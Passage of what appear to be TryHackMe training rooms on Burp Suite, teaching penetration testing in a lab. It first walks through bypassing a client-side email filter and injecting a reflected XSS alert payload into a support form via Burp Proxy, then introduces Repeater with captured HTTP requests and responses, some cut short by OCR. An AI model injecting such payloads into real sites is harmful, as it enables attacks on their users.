
We will start by taking a look at the support form at `http://10.10.133.59/ticket/`:



In a real-world web app pentest, we would test this for a variety of things, one of which would be Cross-Site Scripting (or XSS). If you have not yet encountered XSS, it can be thought of as injecting a client-side script (usually in Javascript) into a webpage in such a way that it executes. There are various kinds of XSS – the type that we are using here is referred to as "Reflected" XSS, as it only affects the person making the web request.

Walkthrough

Try typing: `<script>alert("Succ3ssful XSS")</script>`, into the "Contact Email" field. You should find that there is a client-side filter in place which prevents you from adding any special characters that aren't allowed in email addresses:



Fortunately for us, client-side filters are absurdly easy to bypass. There are a variety of ways we could disable the script or just prevent it from loading in the first place.


Let's focus on simply bypassing the filter for now.

First, make sure that your Burp Proxy is active and that intercept is on.

Now, enter some legitimate data into the support form. For example: "pentester@example.thm" as an email address, and "Test Attack" as a query.

Submit the form — the request should be intercepted by the proxy.

With the request captured in the proxy, we can now change the email field to be our very simple payload from above: `<script>alert("Succ3ssful XSS")</script>`. After pasting in the payload, we need to select it, then URL encode it with the `Ctrl + U` shortcut to make it safe to send. This process is shown in the GIF below:




Support

Contact Email:
pentester@example.thm

Type your query here:
Test Attack

Finally, press the "Forward" button to send the request.

You should find an alert box from the site indicating a successful XSS attack!



Succ3ssful XSS

Answer the questions below

Click me to proceed to the next task.

Conclusion

Congratulations on completing the Burp Basics room! You now have a solid understanding of the Burp Suite interface, configuration options, and the Burp Proxy. These skills will be essential as you continue your journey in web and mobile application penetration testing.

To further enhance your skills, I encourage you to practice and experiment with Burp Suite. Explore its features, try different configurations, and familiarise yourself with its various tools. The more you use Burp Suite, the more proficient you will become in identifying and exploiting vulnerabilities in web applications.

In the next room of the module, we will dive deeper into Burp Suite Repeater, another powerful tool for manual testing and manipulation of web application requests. Stay curious and keep learning!

Stay curious and keep learning!

Answer the questions below

I understand the fundamentals of using Burp Suite!

Burp Suite: Repeater

Learn how to use Repeater to duplicate requests in Burp Suite.

Introduction

Welcome to the Burp Suite Repeater room!

In this room, we will explore the advanced capabilities of the Burp Suite framework by focusing on the Burp Suite Repeater module. Building upon the foundational knowledge covered in the Burp Basics room, we will delve into the powerful features of the Repeater tool. You will learn how to manipulate and resend captured requests, and we will explore the various options and functionalities available in this exceptional module. Throughout the room, we will provide practical examples, including a real-world exercise, to solidify your understanding of the concepts discussed.

If you are new to Burp Suite or have not completed the Burp Basics room, we recommend doing so before proceeding. The Burp Basics room establishes the fundamental knowledge necessary for this room and will enhance your learning experience.

Deploy the target VM attached to this task by pressing the green **Start Machine** button. Also, start the AttackBox by pressing the blue **Start AttackBox** button at the top of this room if you are not using your own machine. Then, start Burp and follow along with the next tasks. where Start Machine

Answer the questions below

Let's get started!


What is Repeater?

Before using Burp Suite Repeater, let's familiarize ourselves with its purpose and functionality.

In essence, Burp Suite Repeater enables us to modify and resend intercepted requests to a target of our choosing. It allows us to take requests captured in the Burp Proxy and manipulate them, sending them repeatedly as needed. Alternatively, we can manually create requests from scratch, similar to using a command-line tool like cURL.

The ability to edit and resend requests multiple times makes Repeater invaluable for manual exploration and testing of endpoints. It provides a user-friendly graphical interface for crafting request payloads and offers various views of the response, including a rendering engine for a graphical representation.

The Repeater interface consists of six main sections, as depicted in the annotated diagram below:



```
GET / HTTP/2
Host: tryhackme.com
Sec-Ch-Ua:
Sec-Ch-Ua-Mobile: ?0
Sec-Ch-Ua-Platform: ""
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64)
AppleWebKit/537.36 (KHTML, like Gecko) Chrome/115.0.5790.171
Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,
image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;
q=0.7
Sec-Fetch-Site: none
Sec-Fetch-Mode: navigate
Sec-Fetch-User: ?1
Sec-Fetch-Dest: document
Accept-Encoding: gzip, deflate
Accept-Language: en-US,en;q=0.9
Connection: close
```

```
HTTP/2 200 OK
Date: Thu, 10 Aug 2023 13:01:08 GMT
Content-Type: text/html; charset=utf-8
Cf-Ray: 7f486cffbba240f6-SIN
Cf-Cache-Status: DYNAMIC
Set-Cookie: AWSALB=
MXpwDrklcwdkiJeMrGqIRlhBvPEfLgVrccWU77sbKOH6/sQbwjGEcRf029WfUweoYuKj
2bSn2Loz/Sd/gvSA8JHyQe4YGF0QsZSGHlscj067IkYiQ9iZxf4SeGmk;
Expires=Thu, 17 Aug 2023 13:01:08 GMT; Path=/
Set-Cookie: AWSALBCORS=
MXpwDrklcwdkiJeMrGqIRlhBvPEfLgVrccWU77sbKOH6/sQbwjGEcRf029WfUweoYuKj
2bSn2Loz/Sd/gvSA8JHyQe4YGF0QsZSGHlscj067IkYiQ9iZxf4SeGmk;
Expires=Thu, 17 Aug 2023 13:01:08 GMT; Path=/; SameSite=None
Set-Cookie: _csrf=DHBbuMC-Q-ZJf_z0LVjCNHJm; Path=/
Set-Cookie: connect.sid=
s%3A3OmpfcK4TFiOSE-KRSpZcPByoz775KwK.%2FvSq9b8Ej2ovbulLVTvezZf2yTPhn
SQ3PGpQLOX75r4; Path=/; Expires=Thu, 17 Aug 2023 13:01:08 GMT;
HttpOnly
X-Powered-By: Express
Vary: Accept-Encoding
Server: cloudflare

<!DOCTYPE html><html>
  <head>
    <title>
      TryHackMe | Cyber Security Training
    </title>
    <meta name="description" content="TryHackMe is a free online
    platform for learning cyber security, using hands-on exercises
    and labs, all through your browser!" />
    <meta name="og:description" content="TryHackMe is a free online
    platform for learning cyber security, using hands-on exercises
    and labs, all through your browser!" />
    <meta name="keywords" content="cyber,security,cyber
    security,cyber security
    training,coding,computer,bitcoin,hacking,hackers,hacks,hack,expl
    oits,keylogger,learn,poc" />
    <meta name="viewport" content="
    width=device-width,initial-scale=1.0" />

    <meta property="og:site_name" content="TryHackMe">
    <meta property="og:title" content="TryHackMe | Cyber Security
    Training">
    <meta property="og:image" content="
    https://tryhackme.com/img/meta/default.png">
```

Request attributes	2
Request query parameters	0
Request body parameters	0
Request cookies	0
Request headers	17
Response headers	11

1. **Request List**: Located at the top left of the tab, it displays the list of Repeater requests. Multiple requests can be managed simultaneously, and each new request sent to Repeater will appear here.
2. **Request Controls**: Positioned directly beneath the request list, these controls allow us to send a request, cancel a hanging request, and navigate through the request history.
3. **Request and Response View**: Occupying the majority of the interface, this section displays the **Request** and **Response** views. We can edit the request in the Request view and then forward it, while the corresponding response will be shown in the Response view.
4. **Layout Options**: Located at the top-right of the Request/Response view, these options enable us to customize the layout of the Request and Response views. The default setting is a side-by-side (horizontal) layout, but we can also choose a vertical layout or combine them in separate tabs.

5. **Inspector**: Positioned on the right-hand side, the Inspector allows us to analyze and modify requests in a more intuitive manner than using the raw editor. We will explore this feature in a later task.
6. **Target**: Situated above the Inspector, the Target field specifies the IP address or domain to which the requests are sent. When requests are sent to Repeater from other Burp Suite components, this field is automatically populated.

Answer the questions below

Which sections gives us a more intuitive control over our requests?   Inspector


Basic Usage

We know what the application's interface looks like at this point, but how can we effectively utilize it?

While manual request crafting is an option, it is more common to capture a request using the Proxy module and subsequently transmit it to Repeater for further editing and resending.


Once a request has been captured in the Proxy module, we can send it to Repeater by either right-clicking on the request and selecting **Send to Repeater**, or by utilizing the keyboard shortcut `Ctrl + R`.

Shifting our focus back to Repeater, we can observe that our captured request is now accessible in the Request view:



```
GET / HTTP/1.1
Host: 10-10-26-169.p.thmlabs.com
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://tryhackme.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Sec-Gpc: 1
Cache-Control: max-age=0
Te: trailers
Connection: close
```

Both the Target and Inspector sections now display relevant information, albeit we are currently lacking a response. Upon clicking the **Send** button, the Response view swiftly populates:




Target: https://10-10-26-169.p.thmlabs.com

```
GET / HTTP/1.1
Host: 10-10-26-169.p.thmlabs.com
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://tryhackme.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Sec-Gpc: 1
Cache-Control: max-age=0
Te: trailers
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 04 Sep 2021 22:50:16 GMT
Content-Type: text/html; charset=utf-
Connection: close
Front-End-Https: on
Content-Length: 6613

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      Bastion Hosting
    </title>
    <meta charset=utf-8>
    <meta name=viewport content="widt
    <link rel="icon" type="image/x-ic
    <link href="/assets/css/bootstrap-
    <link href="/assets/css/styles.cs
    <link href=/assets/css/home.css re
  </head>
  <body class="d-flex flex-column h-1
    <main class="flex-shrink-0">
      <nav class="navbar navbar-expan
        <div class="container px-5">
```

Should we wish to modify any aspect of the request, we can simply type within the Request view and press **Send** once again. This action will update the Response view on the right accordingly. For instance, altering the **Connection** header to "open" instead of "close" yields a response with a **Connection** header containing the value "keep-alive":



```
GET / HTTP/1.1
Host: 10-10-26-169.p.thmlabs.com
User-Agent: Mozilla/5.0 (Windows NT
10.0; Win64; x64; rv:91.0)
Gecko/20100101 Firefox/91.0
Accept:
text/html,application/xhtml+xml,applica
tion/xml;q=0.9,image/webp,*/*;q=0.8
Accept-Language: en-GB,en;q=0.5
Accept-Encoding: gzip, deflate
Referer: https://tryhackme.com/
Dnt: 1
Upgrade-Insecure-Requests: 1
Sec-Fetch-Dest: document
Sec-Fetch-Mode: navigate
Sec-Fetch-Site: cross-site
Sec-Fetch-User: ?1
Sec-Gpc: 1
Cache-Control: max-age=0
Te: trailers
Connection: open
```

```
HTTP/1.1 200 OK
Server: nginx/1.14.0 (Ubuntu)
Date: Sat, 04 Sep 2021 22:51:00 GMT
Content-Type: text/html; charset=utf-
Connection: keep-alive
Front-End-Https: on
Content-Length: 6613

<!DOCTYPE html>
<html lang=en>
  <head>
    <title>
      Bastion Hosting
    </title>
    <meta charset=utf-8>
    <meta name=viewport content="widt
    <link rel="icon" type="image/x-ic
    <link href="/assets/css/bootstrap-
    <link href="/assets/css/styles.cs
    <link href=/assets/css/home.css re
  </head>
  <body class="d-flex flex-column h-1
    <main class="flex-shrink-0">
      <nav class="navbar navbar-expan
        <div class="container px-5">
